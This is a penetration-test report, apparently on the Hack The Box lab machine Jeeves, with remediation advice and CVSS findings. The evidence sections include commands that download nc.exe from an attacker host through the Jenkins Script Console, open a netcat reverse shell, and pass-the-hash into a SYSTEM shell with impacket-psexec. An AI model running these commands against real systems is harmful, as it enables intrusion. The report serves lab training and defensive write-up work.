


```
┌──(kali㉿kali)-[~/htb/boxes/jeeves/www]
└─$ impacket-psexec administrator@10.10.10.63 -hashes :[redacted]
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.10.63.....
[*] Found writable share ADMIN$
[*] Uploading file wnlJAJgH.exe
[*] Opening SVCManager on 10.10.10.63.....
[*] Creating service ZgTC on 10.10.10.63.....
[*] Starting service ZgTC.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Figure 22: NT AUTHORITY\SYSTEM shell established

Despite this elevated access, the expected flag or indicator of compromise was not found in the usual directories. Instead, a file named `hm.txt` was discovered, containing a cryptic message suggesting further inspection.

Using the dir /R command, the tester identified an Alternate Data Stream (ADS) tied to the file — specifically `hm.txt:root.txt:$DATA`. The hidden stream was accessed using PowerShell's Get-Content command, which successfully revealed the final root flag and confirmed full compromise of the system.



```
 Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes
               2 Dir(s)   2,654,396,416 bytes free

C:\Users\Administrator\Desktop> type hm.txt
The flag is elsewhere.  Look deeper.
C:\Users\Administrator\Desktop> dir /R
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
                                    34 hm.txt:root.txt:$DATA
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes
               2 Dir(s)   2,654,396,416 bytes free

C:\Users\Administrator\Desktop> powershell Get-Content -Path "hm.txt" -Stream "root.txt"
af[redacted]30

C:\Users\Administrator\Desktop>
```

Figure 23: Root flag

6 Remediation Summary

As a result of this assessment there are several opportunities for Jeeves to strengthen its network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Jeeves should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

SHORT TERM REMEDIATION:

Unauthenticated Access to Jenkins Dashboard with Script Console Enabled - Enforce authentication on all Jenkins endpoints, disable the Script Console for unauthenticated or non-admin users and regularly update Jenkins and plugins to fix known security issues.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

NTLM Hash Reuse Enables Administrator Privilege Escalation - Avoid reusing hashes or passwords across accounts or systems, implement credential guard or other protections against NTLM relay and reuse and rotate administrative credentials frequently.

KeePass Database File Stored in User Documents Folder - Store sensitive credential databases in encrypted containers accessible only to privileged users. Enforce the use of strong, complex master passwords and educate users on secure credential management practices.

6.3 Long Term

LONG TERM REMEDIATION:


- Disable detailed error messages in production environments.
- Implement generic error handling that does not expose internal system details.
- Log detailed error data to internal logs only, not to user-facing output.
- Configure Jetty to avoid leaking implementation details in error messages.
- Suppress server banners and version information from HTTP responses.

7 Technical Findings Details

1. Unauthenticated Access to Jenkins Dashboard with Script Console Enabled - Critical

CWE	CWE-306 - Missing Authentication for Critical Function
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The Jenkins CI/CD dashboard was publicly accessible without requiring any authentication. The Script Console was exposed and accessible to anonymous users. This allowed the tester to execute arbitrary system commands on the host directly from the web interface, including downloading and executing binaries like Netcat for reverse shell access.
Impact	Unauthenticated access to Jenkins with scripting capabilities allows full remote code execution, leading to full system compromise. Attackers can upload malware, pivot to other internal systems, or steal sensitive data.
Remediation	• Enforce authentication on all Jenkins endpoints. • Disable the Script Console for unauthenticated or non-admin users. • Regularly update Jenkins and plugins to fix known security issues.
References	• https://www.jenkins.io/doc/book/security/access-control/ • https://www.jenkins.io/doc/book/managing/script-console/

Finding Evidence




No builds in the queue.

1 Idle
2 Idle

Welcome to Jenkins!

Please **create new jobs** to get started.



Manage Jenkins

New version of Jenkins (2.88) is available for download (changelog).

Configure System
Configure global settings and paths.

Configure Global Security
Secure Jenkins; define who is allowed to access/use the system.

Configure Credentials
Configure the credential providers and types

Global Tool Configuration
Configure tools, their locations and automatic installers.

Reload Configuration from Disk
Discard all the loaded data in memory and reload everything from file system. Useful when you modified config files directly on disk.

Manage Plugins
Add, remove, disable or enable plugins that can extend the functionality of Jenkins. (updates available)

System Information
Displays various environmental information to assist trouble-shooting.

System Log
System log captures output from `java.util.logging` output related to Jenkins.

Load Statistics
Check your resource utilization and see if you need more computers for your builds.

Jenkins CLI
Access/manage Jenkins from your shell, or from your script.


Script Console
Executes arbitrary script for administration/trouble-shooting/diagnostics.

Manage Nodes
Add, remove, control and monitor the various nodes that Jenkins runs jobs on.

About Jenkins
See the version and license information.

Manage Old Data
Scrub configuration files to remove remnants from old plugins and earlier versions.

Manage Users
Create/delete/modify users that can log in to this Jenkins



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```


All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
cmd = "whoami"
println cmd.execute().text
```

Result

```
jeeves\kohsuke
```

```
cmd = "whoami" println cmd.execute().text
```



Script Console


Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```


All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
cmd = """ powershell wget "http://10.10.14.5:8000/nc.exe" -OutFile "nc.exe" """
println cmd.execute().text
```

```
cmd = """ powershell wget "http://10.10.14.5:8000/nc.exe" -OutFile "nc.exe" """ println cmd.execute().text
```



```
┌──(kali㉿kali)-[~/htb/boxes/jeeves/www]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.63 - - [09/May/2025 16:18:24] "GET /nc.exe HTTP/1.1" 200 -
```



Script Console


Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
cmd = """ nc.exe -e cmd.exe 10.10.14.5 9001 """
println cmd.execute().text
```

```
cmd = """ nc.exe -e cmd.exe 10.10.14.15 9001 """ println cmd.execute().text
```




```
┌──(kali㉿kali)-[~/htb/boxes/jeeves/www]
└─$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.63] 49679
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>whoami
whoami
jeeves\kohsuke
```

2. NTLM Hash Reuse Enables Administrator Privilege Escalation - High

CWE	CWE-798 - Use of Hard-coded Credentials
CVSS 3.1	8.8 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	An NTLM hash was stored inside the KeePass database and reused for the local Administrator account. Using this hash, the tester leveraged impacket-psexec to authenticate and spawn a SYSTEM-level shell.
Impact	Storing or reusing hashes for privileged accounts without proper controls allows for pass-the-hash attacks, enabling attackers to gain high privileges or lateral movement across systems.
Remediation	• Avoid reusing hashes or passwords across accounts or systems. • Implement credential guard or other protections against NTLM relay and reuse. • Rotate administrative credentials frequently.
References	• https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/security-policy-settings/network-security-restrict-ntlm-ntlm-authentication-in-this-domain • https://attack.mitre.org/techniques/T1550/002/

Finding Evidence



Edit Entry

You are editing an existing entry.

Title: Backup stuff


Icon:

User name: ?

Password: aad3b435b51404eeaad3b435b51404ee:[redacted]

Repeat:

Quality: 201 bits 65 ch.




```
┌──(kali㉿kali)-[~/htb/boxes/jeeves/www]
└─$ impacket-psexec administrator@10.10.10.63 -hashes :[redacted]
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.10.63.....
[*] Found writable share ADMIN$
[*] Uploading file wnlJAJgH.exe
[*] Opening SVCManager on 10.10.10.63.....
[*] Creating service ZgTC on 10.10.10.63.....
[*] Starting service ZgTC.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> 
```


3. KeePass Database File Stored in User Documents Folder - High

